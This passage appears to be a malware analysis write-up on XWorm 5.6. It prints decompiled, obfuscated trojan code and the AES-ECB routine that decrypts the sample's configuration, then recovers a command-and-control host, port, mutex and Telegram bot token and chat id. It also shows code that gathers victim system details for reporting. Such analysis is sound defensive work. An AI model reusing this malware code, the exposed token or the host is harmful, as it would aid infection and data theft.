                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.PtBAOo2eZzedTJyEZCxRSC3po9sRtXiMCIuW7nTOJ2tIBAon7h = Conversions.ToString(D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv
                  (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.PtBAOo2eZzedTJyEZCxRSC3po9sRtXiMCIuW7nTOJ2tIBAon7h));
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.OvqkdYh8jUfXGRr3u8MRHgb5Wirjgi4XdrIErVXKmLBsBIse1U = Conversions.ToString(D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv
                  (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.OvqkdYh8jUfXGRr3u8MRHgb5Wirjgi4XdrIErVXKmLBsBIse1U));
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.string_0 = Conversions.ToString(D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv
                  (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.string_0));
            }
            catch (Exception ex)
            {
                Environment.Exit(0);
            }
            if (!ksaivTXXnU135JIFKAf8mYgT.smethod_10())
            {
                Environment.Exit(0);
            }
            ksaivTXXnU135JIFKAf8mYgT.UNlSoYkZS0wovxyGG3oofKKH();
            mphqxCoWvK87EaMmbm4LiHivjRpEIsUcImiWRLpCiUICTqHOh3.npMftzf3B3eMdDO9nQlDHDjd9pr8tYsiLL1Z49SUUbRyhTanW8();
            Thread thread = new Thread(new ThreadStart(mphqxCoWvK87EaMmbm4LiHivjRpEIsUcImiWRLpCiUICTqHOh3.RpZJB8brXhaGRaoKMDFdbIHrWlBRCKUcYzl5MyG3Eeg7G6326d));
            Thread thread2 = new Thread(new ThreadStart(mphqxCoWvK87EaMmbm4LiHivjRpEIsUcImiWRLpCiUICTqHOh3.OBAHX4nNozFlSA1Los6h8IMsvyQNPz8P2ZFFUt9d0Aam4b9vL2));
            thread.Start();
            thread2.Start();
            thread2.Join();
        }
```

A thorough analysis of the malware code revealed that all associated strings were encrypted:



```
    // Token: 0x04000007 RID: 7
    public static string W45Nq94m7VoW0kYcuzYnaaupmeIo2w4DwN1bkHtopErJZAkh49 = "WkDkG+UfnD2INmfRfYF0DtQXpoS2A3ALGpCut92KhSg=";

    // Token: 0x04000008 RID: 8
    public static string Sdpefhuc4ChB5hYUGoHJ9lcdEYZ7b5XcyO7HD4SDhnvorfSk7z;

    // Token: 0x04000009 RID: 9
    public static string vCQdGP0EFe2Yp2nrOTTaIiVRhgQ66pyn6ICng1JEOjFc7DjTlk = "WK8onwsjcjd/d/WydUxhOA==";

    // Token: 0x0400000A RID: 10
    public static string emEXrkdwcbFFMegNx0Y3HM2E6vd0TS6QM8v9ER6kyI3szke3R0 = "vut5XCrkYhfI2UdR5+xFYw==";

    // Token: 0x0400000B RID: 11
    public static string HMxK88GBN1tQTsRkojUvTciK692zCGX9NMB06m9NYbHR2B5f2j = "TFfdf0T/RHkhJoY3a16kFw==";

    // Token: 0x0400000C RID: 12
    public static int fzO2dmjthroCE4Urk2OUgV3LLLFtMI4DtmDQm47UOoBFlJnytD = 3;

    // Token: 0x0400000D RID: 13
    public static string VpPFd4HtahCTNZNcwiac01fXYKlYOmytJCXyyj6FnJKYqbBrt5 = "yBeMtRSYuITgb1NmM3M4fg==";

    // Token: 0x0400000E RID: 14
    public static string PtBAOo2eZzedTJyEZCxRSC3po9sRtXiMCIuW7nTOJ2tIBAon7h = "Rk5XGrY2MUAL+7K6xBNIqA==";

    // Token: 0x0400000F RID: 15
    public static string HLXj7aJpMpD3d7BbIBb1aSfIBV0FxYFjiXtH37l9D7kbCcK7iU = "5b6qhQLrSgjM8zFs";

    // Token: 0x04000010 RID: 16
    public static string OvqkdYh8jUfXGRr3u8MRHgb5Wirjgi4XdrIErVXKmLBsBIse1U = "P5bgRnzBxZUYo6XkCllJYWyFXYzrTlTISmOO45mcd4lP59tOg3YBYEr/MFnXW4/q";

    // Token: 0x04000011 RID: 17
    public static string string_0 = "joqI1yITVsq842HPUv0mAg==";
}
```


The function responsible for decoding the string `pjuwlH0Onm5es3BMfhR1hfmv` is implemented as follows:



```
// Token: 0x060000AD RID: 173 RVA: 0x000414BC File Offset: 0x0003F6BC
public static object pjuwlH0Onm5es3BMfhR1hfmv(string kUuntDk5aDZKDjOHvtY1eLsi)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array = new byte[32];
    byte[] array2 = md5CryptoServiceProvider.ComputeHash(ksaivTXXnU135JIFKAf8mYgT.LfTR3yJZ9BPcBJ9vQpxWR9sJ
      (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.HLXj7aJpMpD3d7BbIBb1aSfIBV0FxYFjiXtH3719D7kbCcK7iU));
    Array.Copy(array2, 0, array, 0, 16);
    Array.Copy(array2, 0, array, 15, 16);
    rijndaelManaged.Key = array;
    rijndaelManaged.Mode = CipherMode.ECB;
    ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
    byte[] array3 = Convert.FromBase64String(kUuntDk5aDZKDjOHvtY1eLsi);
    return ksaivTXXnU135JIFKAf8mYgT.oI2xNMFzKCxPc2GXrDs8lvTe(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
}
```


Dissecting the function, we observe that the malicious code carries out the following operations:

> Calculate the MD5 hash of the string “`5b6qhQLrSgjM8zFs`” put it into the variable `array2`:




```
// Token: 0x0400000F RID: 15
public static string HLXj7aJpMpD3d7BbIBb1aSfIBV0FxYFjiXtH3719D7kbCcK7iU = "5b6qhQLrSgjM8zFs";

// Token: 0x04000010 RID: 16
```

> Utilize the data in `array2` to create a new `array` that will serve as the AES key with the value “`23DB8E591319155C9A1EFBEA84A17123DB8E591319155C9A1EFBEA84A1717600`”




```
Array.Copy(array2, 0, array, 0, 16);
Array.Copy(array2, 0, array, 15, 16);
rijndaelManaged.Key = array;
```

> First, decode the string using **Base64**. Then, decrypt the result using **AES** in **ECB** mode with the previously acquired **AES key**



```
rijndaelManaged.Key = array;
rijndaelManaged.Mode = CipherMode.ECB;
ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
byte[] array3 = Convert.FromBase64String(kUuntDk5aDZKDjOHvtY1eLsi);
return ksaivTXXnU135JIFKAf8mYgT.oI2xNMFzKCxPc2GXrDs8lvTe(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
```

Following the steps outlined above, the data was simulated using CyberChef as shown below:



Recipe

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

□ Strict mode

AES Decrypt

Key: 23DB8E591319155C… HEX

IV: HEX

Mode: ECB

Input: Raw

Output: Raw

Input

```
WkDkG+UfnD2INmfRfYF0DtQXpoS2A3ALGpCut92KhSg=
```

44 1

Output

```
cyberdon1.duckdns.org
```

```
TFfdf0T/RHkhJoY3a16kFw==
```

24 1

Output

```
<Xwormmm>
```

```
joqI1yITVsq842HPUv0mAg=
```

23 1

Output

```
1344104260
```

```
P5bgRnzBxZUYo6XkCllJYWyFXYzrTlTISm0O45mcd4lP59tOg3YBYEr/MFnXW4/q
```

64 1


Output

```
7483891888:AAGbwyeJ_9j8PbOJI1cOfRW_cbll04oDXhA
```

The malware config is as follows:

Host	cyberdon1[.]duckdns[.]org
Port	1500
Splitter	<Xwormmm>
Sleep time multiplier	3
Mutex	5b6qhQLrSgjM8zFs
USB drop file	system32.exe
Telegram token	7483891888:AAGbwyeJ_9j8PbOJI1cOfRW_cbll04oDXhA
Telegram chat id	1344104260

The XWorm version under analysis in this note is `5.6`.



```
using (WebClient webClient = new WebClient())
{
    string newLine = Environment.NewLine;
    string text = string.Concat(new string[]
    {
        "☠ [XWorm V5.6]",
        newLine,
        newLine,
        "New Clinet : ",
        newLine,
        ksaivTXXnU135JIFKAf8mYgT.smethod_2(),
        newLine,
        newLine,
        "UserName : ",
        Environment.UserName,
        newLine,
        "OSFullName : ",
        H9yJ81xVnk3cjEAzqGx2BD3YpGcu84D3yhP1XwZIChfjUi0iSH.Computer.Info.OSFullName,
        newLine,
        "USB : ",
        GClass0.mG3AvZkYfp3tC0xiMAiICdzYRYIEdEMBMF6fiNZHZDANdakWpc(),
        newLine,
        "CPU : ",
        GClass0.VP6AoI2rriH0GzPLeeTiTMrWYmrzgWbuvTggv4MthvsstvkwHI(),
        newLine,
        "GPU : ",
        GClass0.PVAavuwfHV3XLoP2QVeFs6KXLS4NEFje4VCCZWviXj5CSA8K9F(),
        newLine,
        "RAM : ",
        GClass0.pRWfgBPcbm0Ffi2FiXlKq6eQEtKWmEj6rUBgFKn913vMgtBZw1(),
        newLine,
        "Groub : ",
        n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.VpPFd4HtahCTNZNcwiac01fXYKlYOmytJCXyyj6FnJKYqbBrt5
    });
```

Done!

m4n0w4r